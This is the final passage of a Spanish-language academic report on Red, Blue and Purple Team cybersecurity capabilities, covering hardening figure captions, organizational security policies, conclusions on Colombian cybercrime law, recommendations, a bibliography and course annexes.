
Fuente: Elaboración propia.

Figura 43 - Deshabilitar el acceso remoto




Fuente: Elaboración propia.

Figura 44 - Realizar copias de seguridad



Fuente: Elaboración propia.

Figura 45 - Desactivar el inicio de sesión automático



Fuente: Elaboración propia.

17. Políticas de seguridad y recomendaciones para mejorar los aspectos de ciberseguridad en cualquier organización en sus entornos T.I.

Para mejorar los aspectos de ciberseguridad en cualquier organización en sus entornos de Tecnologías de la Información (T.I.), es fundamental establecer políticas de seguridad sólidas y seguir recomendaciones prácticas. A continuación, se presentan algunas políticas y recomendaciones clave:

- **Políticas de Seguridad:**

✓ Política de Acceso y Autenticación: Establecer reglas claras sobre quién tiene acceso a los sistemas y datos de la organización, utilizando medidas de autenticación robustas como contraseñas seguras, autenticación de dos factores y gestión de privilegios.

✓ Política de Gestión de Parches y Actualizaciones: Definir procedimientos para la instalación regular de parches de seguridad y actualizaciones de software en todos los sistemas y dispositivos, incluyendo servidores, aplicaciones y dispositivos finales.

✓ Política de Seguridad de la Red: Establecer reglas de seguridad de red para proteger los sistemas contra intrusiones externas e internas, incluyendo el uso de firewalls, detección de intrusiones y segmentación de red.

✓ Política de Gestión de Incidentes: Definir procedimientos claros para la detección, notificación, investigación y respuesta a incidentes de seguridad cibernética, incluyendo la asignación de responsabilidades y la coordinación con las autoridades pertinentes.

- ✓ Política de Gestión de Datos: Establecer reglas para el almacenamiento seguro, la transmisión y la eliminación de datos confidenciales, cumpliendo con las regulaciones de privacidad y protección de datos aplicables.

- ➢ **Recomendaciones:**

- ✓ Concienciación y Formación del Personal: Proporcionar formación regular sobre seguridad cibernética a todos los empleados, incluyendo la identificación de amenazas, buenas prácticas de seguridad y cómo informar incidentes de seguridad.

- ✓ Implementación de Tecnologías de Seguridad Avanzadas: Utilizar tecnologías de seguridad avanzadas, como sistemas de detección y prevención de intrusiones, análisis de comportamiento de usuarios y gestión de eventos de seguridad, para proteger los sistemas contra amenazas cibernéticas.
- ✓ Auditorías de Seguridad Regulares: Realizar auditorías de seguridad periódicas para evaluar la eficacia de las medidas de seguridad implementadas y detectar posibles vulnerabilidades o debilidades en la infraestructura de T.I.

- ✓ Gestión de Proveedores y Terceros: Establecer procesos para evaluar y supervisar la seguridad de los proveedores y terceros que tienen acceso a los sistemas o datos de la organización, asegurando que cumplan con los estándares de seguridad requeridos.

- ✓ Mantenimiento de Copias de Seguridad: Realizar copias de seguridad regularmente de los datos críticos y almacenarlas de forma segura fuera del sitio, para garantizar la disponibilidad y recuperación de datos en caso de incidentes de seguridad o desastres.

Implementar estas políticas de seguridad y seguir estas recomendaciones ayudará a mejorar significativamente los aspectos de ciberseguridad en cualquier organización, protegiendo sus activos de información y reduciendo el riesgo de sufrir ataques cibernéticos.

18. Importancia de la Inversión en Ciberseguridad: Conclusiones y Recomendaciones.

Las conclusiones orientadas a aspectos importantes para la inversión en ciberseguridad dentro de las organizaciones deben tener en cuenta cada una de las etapas ejecutadas a lo largo del seminario especializado. Estas conclusiones deben respaldar la necesidad de inversión y proporcionar justificaciones sólidas para convencer a la alta gerencia. A continuación, se presentan algunas conclusiones fundamentales basadas en las etapas del seminario:

- ✓ Análisis de Vulnerabilidades y Riesgos: Durante la etapa de análisis, se identificaron y evaluaron las vulnerabilidades y riesgos de seguridad en los sistemas de la organización. Las conclusiones de esta etapa destacan la importancia de abordar estas vulnerabilidades para evitar posibles brechas de seguridad y ataques cibernéticos costosos.

- ✓ Simulaciones de Ataques y Pruebas de Penetración: A lo largo de las simulaciones de ataques y pruebas de penetración realizadas durante el seminario, se demostraron las deficiencias en las defensas de seguridad de la organización. Las conclusiones resaltan la necesidad de fortalecer las defensas cibernéticas para proteger los activos de información y mantener la continuidad del negocio.

- ✓ Respuesta y Mitigación de Incidentes: Durante la etapa de respuesta a incidentes, se evaluó la capacidad de la organización para detectar, responder y mitigar ataques cibernéticos. Las conclusiones de esta etapa subrayan la importancia de

contar con procesos y recursos adecuados para responder eficazmente a incidentes de seguridad y minimizar su impacto.

- ✓ Mejora Continua de la Postura de Seguridad: A lo largo del seminario, se enfatizó la importancia de la mejora continua de la postura de seguridad cibernética. Las conclusiones destacan la necesidad de inversiones continuas en tecnologías, formación y procesos de seguridad para mantenerse al día con las amenazas cibernéticas en constante evolución.

- ✓ Demostración de Resultados y Beneficios: Finalmente, las conclusiones deben incluir una demostración clara de los resultados y beneficios obtenidos a lo largo del seminario. Esto puede incluir la reducción de riesgos, el aumento de la resiliencia cibernética y la protección de la reputación de la organización.

19. Integración de equipos Blue Team, Red Team y Purple Team

La integración de equipos Blue Team, Red Team y Purple Team al mismo tiempo dentro de una organización aporta de diversas maneras en el campo de la ciberseguridad. A continuación, se detallan algunos de los beneficios clave de esta integración:

- ➢ La colaboración entre los equipos Blue Team, Red Team y Purple Team permite una detección más exhaustiva de amenazas cibernéticas. Mientras que el Blue Team se enfoca en la defensa de los sistemas, el Red Team simula ataques para identificar vulnerabilidades. El Purple Team facilita la comunicación entre ambos equipos, asegurando que las amenazas identificadas por el Red Team se aborden eficazmente por el Blue Team.
- ➢ La integración de equipos permite una respuesta más rápida y coordinada ante posibles incidentes de seguridad. La información compartida entre el Blue Team, Red Team y Purple Team permite una comprensión más completa de las

amenazas y una acción más rápida para mitigarlas, lo que reduce el tiempo de exposición a riesgos y minimiza el impacto de los ataques.

- La colaboración entre los equipos permite una mejora continua de la postura de seguridad de la organización. Los hallazgos y lecciones aprendidas de las simulaciones de ataques realizadas por el Red Team se utilizan para fortalecer las defensas implementadas por el Blue Team. El Purple Team facilita este intercambio de conocimientos y promueve un enfoque proactivo hacia la seguridad cibernética.
- La integración de equipos optimiza los recursos y esfuerzos dedicados a la ciberseguridad. En lugar de trabajar de forma aislada, los equipos colaboran para identificar, prevenir y responder a amenazas de manera más eficiente. Esto evita la duplicación de esfuerzos y garantiza que los recursos de la organización se utilicen de manera efectiva para proteger sus activos de información.
- La integración de equipos Blue Team, Red Team y Purple Team al mismo tiempo dentro de una organización fortalece su capacidad para detectar, prevenir y responder a amenazas cibernéticas de manera eficaz y eficiente. Esta colaboración promueve una cultura de seguridad proactiva y continua mejora de la postura de seguridad de la organización.

20. CONCLUSIONES

El informe técnico elaborado ofrece una exploración exhaustiva y detallada de las estrategias Red Team & Blue Team presentadas en el seminario especializado. Se destaca su relevancia en el ámbito de la ciberseguridad, proporcionando un análisis profundo de cómo estas estrategias pueden aplicarse en entornos organizacionales para fortalecer la postura de seguridad digital. Al presentar estas estrategias de manera clara y precisa, el informe proporciona una base sólida para comprender, implementar y mejorar las prácticas de ciberseguridad en las organizaciones.

La identificación y explicación de cómo la integración simultánea de equipos Blue Team, Red Team y Purple Team puede fortalecer la detección, prevención y respuesta a amenazas cibernéticas es un aspecto fundamental de este informe. Se destaca la importancia de la colaboración y el intercambio de información entre estos equipos para mejorar la capacidad de una organización para hacer frente a las amenazas digitales en un entorno en constante cambio. Además, se resalta el papel crucial del equipo Purple Team como facilitador de la comunicación y la coordinación entre el Blue Team y el Red Team, lo que contribuye a una respuesta más efectiva ante posibles incidentes de seguridad.

El análisis detallado de las implicaciones legales establecidas por los artículos relevantes de la Ley 1273 de 2009 en Colombia es un componente esencial de este informe. Se destacan las penas y multas asociadas con diferentes delitos informáticos, lo que subraya la importancia de cumplir con las regulaciones y normativas en materia de ciberseguridad. Este análisis proporciona una comprensión más profunda de las consecuencias legales de las actividades delictivas en el ámbito digital, y destaca la necesidad de adoptar medidas proactivas de ciberseguridad para proteger los activos de información y evitar sanciones legales.

El informe técnico ofrece una perspectiva integral y completa sobre las estrategias de ciberseguridad, destacando su importancia técnica y legal en el contexto colombiano y global. Al proporcionar recomendaciones prácticas y orientación sobre cómo implementar estas estrategias en las organizaciones, el informe sirve como una herramienta valiosa para mejorar la postura de seguridad digital y mitigar los riesgos asociados con las amenazas cibernéticas.

21. RECOMENDACIONES

Basándonos en los hallazgos y conclusiones presentados en el informe, se pueden formular las siguientes recomendaciones para fortalecer la ciberseguridad en una organización:

- **Implementación Integral de Estrategias Red Team & Blue Team:** Se recomienda adoptar e integrar de manera completa las estrategias Red Team & Blue Team en las operaciones de ciberseguridad de la organización. Esto implica llevar a cabo pruebas regulares de penetración (Red Team) para identificar vulnerabilidades, y fortalecer las defensas y medidas de respuesta (Blue Team) en función de los hallazgos obtenidos.

- **Fomentar la Colaboración y el Intercambio de Información:** Es esencial promover una cultura de colaboración y trabajo en equipo entre los equipos de seguridad cibernética. Se sugiere establecer canales de comunicación efectivos y compartir información relevante entre los equipos Blue Team, Red Team y Purple Team para mejorar la detección, prevención y respuesta ante amenazas cibernéticas.

- **Capacitación Continua del Personal:** Invertir en programas de capacitación y desarrollo del personal en temas de ciberseguridad es fundamental. Esto incluye proporcionar formación en buenas prácticas de seguridad cibernética, concienciar sobre las últimas amenazas y tendencias, y fomentar una cultura de seguridad en toda la organización. Un personal bien capacitado es una defensa crucial contra las amenazas cibernéticas.

- **Cumplimiento de la Legislación Pertinente:** Es crucial que la organización cumpla con la legislación y regulaciones en materia de ciberseguridad, como la

Ley 1273 de 2009 en Colombia. Se recomienda revisar y actualizar las políticas y procedimientos internos para garantizar el cumplimiento de las disposiciones legales, así como establecer mecanismos de monitoreo y auditoría para verificar el cumplimiento continuo.

- **Inversión en Tecnología y Herramientas de Ciberseguridad:** Se sugiere realizar inversiones en tecnologías y herramientas de ciberseguridad adecuadas para proteger los activos de información de la organización. Esto puede incluir la implementación de sistemas de detección y prevención de intrusiones, firewalls avanzados, soluciones de gestión de identidad y acceso, entre otros. Es importante evaluar regularmente la eficacia de estas herramientas y realizar actualizaciones según sea necesario.

- **Evaluación Periódica de la Postura de Seguridad:** Se recomienda realizar evaluaciones periódicas de la postura de seguridad de la organización para identificar posibles brechas y áreas de mejora. Esto puede incluir auditorías de seguridad, evaluaciones de riesgos y pruebas de vulnerabilidad. Con base en los hallazgos obtenidos, se deben implementar acciones correctivas y medidas preventivas para mitigar los riesgos identificados.

Al seguir estas recomendaciones, la organización estará mejor preparada para hacer frente a las crecientes amenazas cibernéticas y proteger sus activos de información de manera efectiva. La inversión en seguridad cibernética y la adopción de prácticas sólidas de seguridad son esenciales para mantener la integridad y la confianza del cliente en un entorno digital cada vez más complejo.

BIBLIOGRAFÍA

- LORENZO PÉREZ, Alfonso. Riesgo, Amenaza y Vulnerabilidad (ISO 27001) - EQ2B. https://eq2b.com [página web]. [Consultado el 9, abril, 2024]. Disponible en Internet: <https://eq2b.com/riesgo-amenaza-y-vulnerabilidad-iso-27001/>.
- J, Angarita. CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUE TEAM Y RED TEAM JH. [s.l.]: [s.n.], 2021.
- B1NARY0. Guia Hardening Windows 10 – B1nary0's Web. https://www.b1nary0.com.ar [página web]. [Consultado el 9, abril, 2024]. Disponible en Internet: <https://www.b1nary0.com.ar/guia-hardening-win10/>.
- BENITO, Luis. Ciberataque en Colombia: el viernes todas las instituciones afectadas recuperarán su operatividad aseguró IFX Networks. https://www.infobae.com [página web]. (21, septiembre, 2023). [Consultado el 9, abril, 2024]. Disponible en Internet: <https://www.infobae.com/colombia/2023/09/21/ciberataque-en-colombia-el-viernes-todas-las-instituciones-afectadas-recuperarian-su-operatividad-asegura-ifx-networks/>.
- Berger y A. Jones, «Cyber Security & Ethical Hacking For SMEs,» Proceedings of the The 11th International Knowledge Management in Organizations Conference on The changing face of Knowledge Management Impacting Society, nº 12, pp. 1-6, 2016.
- SECRETARÍA JURÍDICA DISTRITAL. Ley 1273 de 2009 Congreso de la República de Colombia. https://www.bogotajuridica.gov.co [página web]. [Consultado el 9, abril, 2024]. Disponible en Internet: <https://www.bogotajuridica.gov.co/sisjur/normas/Norma1.jsp?i=34492>.
- CALCOM SOFTWARE. GUÍA CIS DE HARDENING Y SEGURIDAD DE LA CONFIGURACIÓN | CalCom. https://www.calcomsoftware.com [página web]. [Consultado el 9, abril, 2024]. Disponible en Internet: <https://www.calcomsoftware.com/guia-cis-de-hardening-y-seguridad-de-la-

configuracion/>.

- CARDONA, DIANA. CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUE TEAM Y RED TEAM. Proyecto de Grado. Bogotá: Universidad Nacional Abierta y a Distancia. 2021. 51 p.
- CHIPETA, C. What is Metasploit? | UpGuard. https://www.upguard.com [página web]. [Consultado el 9, abril, 2024]. Disponible en Internet: <https://www.upguard.com/blog/metasploit>.
- COLOMBIA. CONGRESO DE LA REPÚBLICA. Ley 1273 [en línea]. Ley 1273 de 2009. Por medio de la cual se modifica el Código Penal, se crea un nuevo bien jurídico tutelado - denominado "de la protección de la información y de los datos"- y se preservan integralmente los sistemas que utilicen las tecnologías de la información y las comunicaciones, entre otras disposiciones. [Consultado el 9, abril, 2024]. Disponible en Internet: <https://www.suin-juriscol.gov.co/viewDocument.asp?ruta=Leyes/1676699>.
- COLOMBIA. CONGRESO DE LA REPÚBLICA. LEY ESTATUTARIA 1581 DE 2012. Por la cual se dictan disposiciones generales para la protección de datos personales. [en línea]. [Consultado el 9, abril, 2024]. Disponible en Internet: <https://normativa.archivogeneral.gov.co/ley-estatutaria-1581-de-2012/>.
- FUNCIÓN PÚBLICA. https://www.funcionpublica.gov.co [página web]. [Consultado el 9, abril, 2024]. Disponible en Internet: <https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=49981>.
- COPNIA. Código de ética | Copnia. https://www.copnia.gov.co [página web]. [Consultado el 9, abril, 2024]. Disponible en Internet: <https://www.copnia.gov.co/tribunal-de-etica/codigo-de-etica>.
- EL ESPECTADOR. Audifarma sufrió ataque cibernético y suspendió el servicio en sus plataformas. https://www.elespectador.com [página web]. [Consultado el 9, abril, 2024]. Disponible en Internet: <https://www.elespectador.com/salud/audifarma-sufrio-ataque-cibernetico-y-suspendio-el-servicio-en-sus-plataformas/>.
- EXPLOIT-DB. OffSec's Exploit Database Archive. https://www.exploit-db.com/

[página web]. [Consultado el 9, abril, 2024]. Disponible en Internet: <https://www.exploit-db.com/>.

- FLOREZ GUERRERO, IVÁN DARIO. SISTEMA DE DETECCIÓN DE ATAQUES INFORMÁTICOS A REDES DE DATOS EMPRESARIALES SOPORTADO EN HONEYPOTS. PROYECTO DE INVESTIGACIÓN. Cartagena: UNIVERSIDAD DE CARTAGENA, 2018. 95 p.
- DE HARO BERMEJO, Francisco. Detección de intrusiones con Snort [en línea]. PROYECTO FIN DE POSTGRADO. CATALUNYA, España: UNIVERSITAT OBERTA DE CATALUNYA, 2015 [consultado el 9, abril, 2024]. 63 p. Disponible en Internet: <https://openaccess.uoc.edu/bitstream/10609/43100/5/fdeharobTFM0615memoria.pdf>.
- IBAÑEZ NARANJO, CAMILO ALEJANDRO. GUÍA DE HARDENING PARA ELEVAR LOS NIVELES DE SEGURIDAD Y MINIMIZAR LOS RIESGOS DEL TELETRABAJO [en línea]. TRABAJO DE GRADO. Bogotá: UNIVERSIDAD CATÓLICA DE COLOMBIA, 2020 [consultado el 9, abril, 2024]. 70 p. Disponible en https://repository.ucatolica.edu.co/server/api/core/bitstreams/dbe96b17-7b0e-4871-82c7-8dd207986c7d/content: <https://repository.ucatolica.edu.co/server/api/core/bitstreams/dbe96b17-7b0e-4871-82c7-8dd207986c7d/content>.
- IDS TOWER. IDSTower - Suricata IDS Web GUI. https://idstower.com/ [página web]. [Consultado el 9, abril, 2024]. Disponible en Internet: <https://idstower.com/>.
- KALI. Get Kali | Kali Linux. https://www.kali.org [página web]. [Consultado el 9, abril, 2024]. Disponible en Internet: <https://www.kali.org/get-kali/#kali-platforms>.
- R, Luis José. SIEM vs SOAR vs XDR: ¿Cuáles son las diferencias y cuál es el adecuado para tu organización? https://www.linkedin.com [página web]. (28, abril, 2023). [Consultado el 9, abril, 2024]. Disponible en Internet: <https://www.linkedin.com/pulse/siem-vs-soar-xdr-cuáles-son-las-diferencias-y-cuál-es-luis-josé/?originalSubdomain=es>.

- CFE, Jeimy Cano Ph D. Ciberseguridad en Colombia 2023. Cinco ataques y algunas lecciones aprendidas. https://es.linkedin.com [página web]. (28, enero, 2024). [Consultado el 9, abril, 2024]. Disponible en Internet: <https://es.linkedin.com/pulse/ciberseguridad-en-colombia-2023-cinco-ataques-y-jeimy-cano-ph-d-cfe-fbtre>.
- Londoño, K. (s.f.). Nutresa confirmó que está siendo víctima de un ciberataque de ransomware. https://www.bluradio.com. https://www.bluradio.com/blu360/antioquia/nutresa-confirmo-que-esta-siendo-victima-de-un-ciberataque-de-ransomware-rg10
- HURTADO SANDOVAL, María Elena. IMPLEMENTACIÓN DE TÉCNICAS DE HACKING ÉTICO PARA EL DESCUBRIMIENTO Y EVALUACIÓN DE VULNERABILIDADES DE LA RED DE UNA CARTERA DE ESTADO [en línea]. BachelorThesis. Quito, Ecuador: Escuela Politécnica Nacional, 2016 [consultado el 9, abril, 2024]. 246 p. Disponible en Internet: <https://bibdigital.epn.edu.ec/handle/15000/16836>.
- MARTÍ TALÓN, Rafael Manuel. “Desarrollo e implementación práctica de un PENTEST [en línea]. GANDIA, España: UNIVERSIDAD POLITECNICA DE VALENCIA, 2016 [consultado el 9, abril, 2024]. 51 p. Disponible en TRABAJO FINAL DE GRADO: <https://m.riunet.upv.es/bitstream/handle/10251/70164/MARTÍ%20-%20Desarrollo%20e%20implementación%20práctica%20de%20un%20PENTEST.pdf?sequence=2&isAllowed=y>.
- RAPID7. Quick Start Guide | Metasploit Documentation. https://docs.rapid7.com [página web]. [Consultado el 9, abril, 2024]. Disponible en Internet: <https://docs.rapid7.com/metasploit/>.
- MICROSOFT. Descargar Windows 10. https://www.microsoft.com [página web]. [Consultado el 9, abril, 2024]. Disponible en Internet: <https://www.microsoft.com/es-es/software-download/windows10>.
- MORENO, C. IFX tiene hasta el fin de semana para poder recuperar los datos y restablecer servicios. https://www.larepublica.co [página web]. [Consultado el 9,

abril, 2024]. Disponible en Internet: <https://www.larepublica.co/empresas/ifx-tiene-hasta-el-fin-de-semana-para-poder-recuperar-los-datos-y-restablecer-servicios-3709427>.

- MUCHO HACKER. Lockbit publica 10 pruebas de documentos robados al Grupo Nutresa. https://muchohacker.lol [página web]. [Consultado el 9, abril, 2024]. Disponible en Internet: <https://muchohacker.lol/2023/04/lockbit-publica-10-pruebas-de-documentos-robados-al-grupo-nutresa/>.
- FERNANDEZ ARBOLEDA, Ricardo. CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUE TEAM Y RED TEAM [en línea]. Proyecto aplicado. Bogotá: UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA, 2020 [consultado el 9, abril, 2024]. 30 p. Disponible en Internet: <https://repository.unad.edu.co/handle/10596/37200>.
- NEDIGITAL. Hardening de servidores Windows: sus 7 etapas para proteger sistemas. https://www.nedigital.com [página web]. [Consultado el 9, abril, 2024]. Disponible en Internet: <https://www.nedigital.com/es/blog/hardening-de-servidores-windows>.
- NINJAONE. Mejores prácticas de hardening de sistemas para reducir riesgos [Checklist]. https://www.ninjaone.com [página web]. [Consultado el 9, abril, 2024]. Disponible en Internet: <https://www.ninjaone.com/es/blog/complete-guide-to-systems-hardening/>.
- QUINTERO TAMAYO, John Freddy. Capacidades técnicas, legales y de gestión para equipos BlueTeam y RedTeam [en línea]. Proyecto aplicado. Bogotá: UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA, 2020 [consultado el 9, abril, 2024]. 30 p. Disponible en Internet: <https://repository.unad.edu.co/bitstream/handle/10596/37200/1047396423.pdf?sequence=1&isAllowed=y>.
- OSPINA, Daniel. Confirmaron ataque cibernético a la plataforma SECOP II. https://www.infobae.com [página web]. (3, mayo, 2023). [Consultado el 9, abril, 2024]. Disponible en Internet: <https://www.infobae.com/colombia/2023/05/03/confirmaron-ataque-cibernetico-

a-la-plataforma-secop-ii/>.

- JUAN GUILLERMO, Quintero Tamayo. Capacidades técnicas, legales y de gestión para equipos blue team y red team. [en línea]. Diplomado de profundización para grado. Bogotá: UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD, 2023 [consultado el 9, abril, 2024]. 81 p. Disponible en Internet: <https://repository.unad.edu.co/handle/10596/57970>.
- OSSEC. OSSEC - World's Most Widely Used Host Intrusion Detection System - HIDS. https://www.ossec.net/ [página web]. [Consultado el 9, abril, 2024]. Disponible en Internet: <https://www.ossec.net/>.
- OWASP. Category:OWASP Joomla Vulnerability Scanner Project - OWASP. https://www.owasp.org [página web]. [Consultado el 9, abril, 2024]. Disponible en Internet: <https://www.owasp.org/index.php/Category:OWASP_Joomla_Vulnerability_Scanner_Project>.
- OWASP. https://owasp.org/ [página web]. [Consultado el 9, abril, 2024]. Disponible en Internet: <https://owasp.org/>.
- COLCERT. https://colcert.gov.co [página web]. [Consultado el 9, abril, 2024]. Disponible en Internet: <https://colcert.gov.co/800/articles-280648_Documento_1.pdf>.
- ZHENG, Rongfeng, et al. Two-layer detection framework with a high accuracy and efficiency for a malware family over the TLS protocol. En: PLOS ONE [en línea]. 6, mayo, 2020. vol. 15, no. 5 [consultado el 9, abril, 2024], p. e0232696. Disponible en Internet: <https://doi.org/10.1371/journal.pone.0232696>. ISSN 1932-6203.
- https://advance-nt.com [página web]. [Consultado el 9, abril, 2024]. Disponible en Internet: <https://advance-nt.com/2021/08/10/xdr-vs-siem/>.
- SNORT. Snort. https://www.snort.org/ [página web]. [Consultado el 9, abril, 2024]. Disponible en Internet: <https://www.snort.org/>.
- TRANXFER. RED TEAM, BLUE TEAM Y PURPLE TEAM. ACCIÓN, DEFENSA Y EVALUACIÓN. https://www.economiadehoy.es [página web]. [Consultado el 9, abril, 2024]. Disponible en Internet:

<https://www.economiadehoy.es/adjuntos/83485/Red-Blue-Purple-Team__TRANXFER.pdf>.

- @ELHACKERNET. Hackean a la policía colombiana @PoliciaColombia. http://twitter.com/ [página web]. [Consultado el 9, abril, 2024]. Disponible en Internet: <https://pic.twitter.com/PC5M2gyZHD>.
- UNA AL DÍA. AnyDesk confirma ciberataque a servidores de producción, código fuente y claves robadas. https://unaaldia.hispasec.com [página web]. [Consultado el 9, abril, 2024]. Disponible en Internet: <https://unaaldia.hispasec.com/2024/02/anydesk-confirma-ciberataque-a-servidores-de-produccion-codigo-fuente-y-claves-robadas.html>.
- INTRANET CAPITAL SALUD. MANUAL HARDENING PARA EQUIPOS Y SERVIDORES WINDOWS. https://red.capitalsalud.gov.co/ [página web]. [Consultado el 9, abril, 2024]. Disponible en Internet: <https://red.capitalsalud.gov.co/wp-content/uploads/2022/07/MT01-TSI.pdf>.
- ORACLE VM VIRTUALBOX. Downloads – Oracle VM VirtualBox. https://www.virtualbox.org [página web]. [Consultado el 9, abril, 2024]. Disponible en Internet: <https://www.virtualbox.org/wiki/Downloads>.

ANEXOS

- **Enlace al video de sustentación**

https://youtu.be/WYrYRAA5etc?si=v0Nm-hVJGqVp_f1J[29]

- **Resultado de prueba anti-plagio**

Figura 46 - Resultado de prueba anti-plagio

Fuente:

https://campus131.unad.edu.co/cursos_libres01/mod/turnitintooltwo/view.php?id=246[30]

[29] YIRA MARCELA PEÑA GARCIA. Capacidades Técnicas, Legales y de Gestión para equipos Blue Team y Red Team - Yira Peña [video]. https://youtu.be. (6, abril, 2024). [Consultado el 9, abril, 2024]. 35:43 min. Disponible en Internet: <https://www.youtube.com/watch?v=WYrYRAA5etc>.

[30] UNIVERSIDAD NACIONAL ABIERTA Y. A. DISTANCIA. https://campus131.unad.edu.co [página web]. [Consultado el 9, abril, 2024]. Disponible en Internet: <https://campus131.unad.edu.co/cursos_libres01/mod/turnitintooltwo/view.php?id=246>.

Anexo 6 – Escenario 5

Este anexo tiene la finalidad de brindar una guía para la identificación de un problema específico en temas técnicos que se ejecutan en equipos blue team y red team a modo de informe final gerencial.

Situación problema: Análisis Final

HackerHouse requiere un informe final del postulante al puesto de red team o blue team; el postulante (estudiante) deberá elaborar un documento el cual contenga cada uno de los escenarios y soluciones generadas a lo largo del curso de seminario especializado. Este documento dará por finalizado el periodo de prueba de cada uno de los postulantes y será revisado por los ingenieros de seguridad de HackerHouse. El documento debe contener la estructura plasmada en la guía de actividades.[31]

[31] UNIVERSIDAD NACIONAL ABIERTA Y. A. DISTANCIA. https://campus109.unad.edu.co [página web]. [Consultado el 9, abril, 2024]. Disponible en Internet: <https://campus109.unad.edu.co/ecbti133/mod/folder/view.php?id=2433>.